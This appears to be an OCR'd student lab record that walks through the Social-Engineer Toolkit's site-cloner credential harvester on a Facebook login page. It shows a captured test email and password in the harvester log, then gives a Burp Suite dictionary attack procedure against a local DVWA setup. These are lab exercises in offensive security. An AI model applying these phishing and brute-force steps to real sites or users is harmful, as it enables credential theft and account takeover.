

Mozilla Firefox
Shell No. 1
10:00 PM
9%
Shell No. 1
File Actions Edit View Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


Log in to Facebook | Fac...
Shell No. 1
10:00 PM
9%
Log in to Facebook | Facebook - Mozilla Firefox
Log in to Facebook | Face
New Tab
https://en-gb.facebook.com/login.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
facebook
Log in to Facebook
Email address or phone number
Password
Log In
Forgotten account? Sign up for Facebook
English (UK)
Sign Up Log In Messenger Facebook Lite Watch People Pages Page categories Places Games Locations Marketplace Facebook Pay
Groups Oculus Portal Instagram Local Fundraisers Services About Create ad Create Page Developers Careers Privacy Cookies
AdChoices Terms Help


Log in to Facebook | Fac...
senbagapriya@kali: ~
senbagapriya@kali: ~
08:39 AM
100%
Log in to Facebook | Facebook - Mozilla Firefox
Kali Linux, an Offensive Secu
Log in to Facebook | Face
https://en-gb.facebook.com/login/device-based/regular/login/?login_attempt=1&lwv=100
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
facebook
Log in to Facebook
senba@gmail.com
Log In
Forgotten account? · Sign up for Facebook
English (UK)
Sign Up
Log In
Messenger
Facebook Lite
Watch
People
Pages
Page categories
Places
Games
Locations
Marketplace
Facebook Pay
Groups
Oculus
Portal
Instagram
Local
Fundraisers
Services
About
Create ad
Create Page
Developers
Careers
Privacy
Cookies
AdChoices
Terms
Help


Log in to Facebook | Fac...
senbagapriya@kali: ~
senbagapriya@kali: ~
08:39 AM
100%
Log in to Facebook | Facebook - Mozilla Firefox
Kali Linux, an Offensive Secu
Log in to Facebook | Face
https://en-gb.facebook.com/login/device-based/regular/login/?login_attempt=1&lwv=100
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
facebook
Log in to Facebook
senba@gmail.com
Password
The password that you've entered is incorrect.
Forgotten password?
Log In
Forgotten password?
English (UK)
Sign Up
Log In
Messenger
Facebook Lite
Watch
People
Pages
Page categories
Places
Games
Locations
Marketplace
Facebook Pay
Groups
Oculus
Portal
Instagram
Local
Fundraisers
Services
About
Create ad
Create Page
Developers
Careers
Privacy
Cookies
AdChoices
Terms
Help


Log in to Facebook | Facebook - Mozilla Firefox
https://en-gb.facebook.com/login/device-based/regular/login/?login_attempt=1&lwv=100
facebook
Log in as Senba Sing
senba · Not you?
senba@gmail.com
Password
The password that you've entered is incorrect.
Forgotten password?
Log In
Forgotten password?


senbagapriya@kali: ~
File Actions Edit View Help
127.0.0.1 - - [02/Sep/2020 22:44:03] "GET /static/bundles/metro/BDClientSignalCollectionTrigger.js/f52c051cb32a.js HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: q=[{"page_id":"yudhmq","app_id":"936619743392459","device_id":"1399420D-7C43-4DE1-AA90-54E98FDF56F8","posts":[["ods:incr",{"key":"web.deviceid.did"},1599066843570,0]],"trigger":"ods:incr","send_method":"ajax"}]
PARAM: ts=1599066846179
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
127.0.0.1 - - [02/Sep/2020 22:44:06] "POST /ajax/bz HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: access_token=936619743392459|3cdb3f896252a1db29679cb4554db266
PARAM: message={"app_id":"936619743392459","app_ver":"1.0.0","data":[{"time":1599066843.891,"name":"ig_web_prefers_color_scheme","extra":{"locale":"en_US","prefers_color_scheme":"dark"}}],"log_type":"client_event","seq":4,"session_id":"1744fcf9812-904d9d","device_id":"1399420D-7C43-4DE1-AA90-54E98FDF56F8","claims":[]}
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
127.0.0.1 - - [02/Sep/2020 22:44:06] "POST /logging/falco HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2648
PARAM: lsd=AVp-v-kF
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=102809_A26z
PARAM: lgnjs=n
POSSIBLE USERNAME FIELD FOUND: email=senba@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=senba
POSSIBLE USERNAME FIELD FOUND: login=1
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
10.0.2.15 - - [02/Sep/2020 22:44:32] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -

II. DICTIONARY ATTACK

AIM:

To implement the Dictionary Attack.

PROCEDURE:

Setup DVWA in the localhost and make the required configurations.

Enter mysql service start followed by mysql -u root -p in the terminal.

Using the burpsuite tool, change the username to $name$ and password to $pass$.

Set the payload set to 1 and payload type as simple list and in the payload options, add admin.


Set the payload set to 2 and payload type as runtime file and in the payload options, select the file containing the commonly used passwords.


In the grep match, add incorrect.


In the intruder tab, select the Start attack option.


Finally, the results of the dictionary attack are displayed.


OUTPUT:






Setup a Vulnerable ...
*/etc/php/7.4/apach...
senbagapriya@kali: ~
senbagapriya@kali: ~
7.4 - File Manager
07:53 AM
50%
*/etc/php/7.4/apache2/php.ini - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
; Maximum allowed size for uploaded files.
; http://php.net/upload-max-filesize
upload_max_filesize = 2M
; Maximum number of files that can be uploaded via a single request
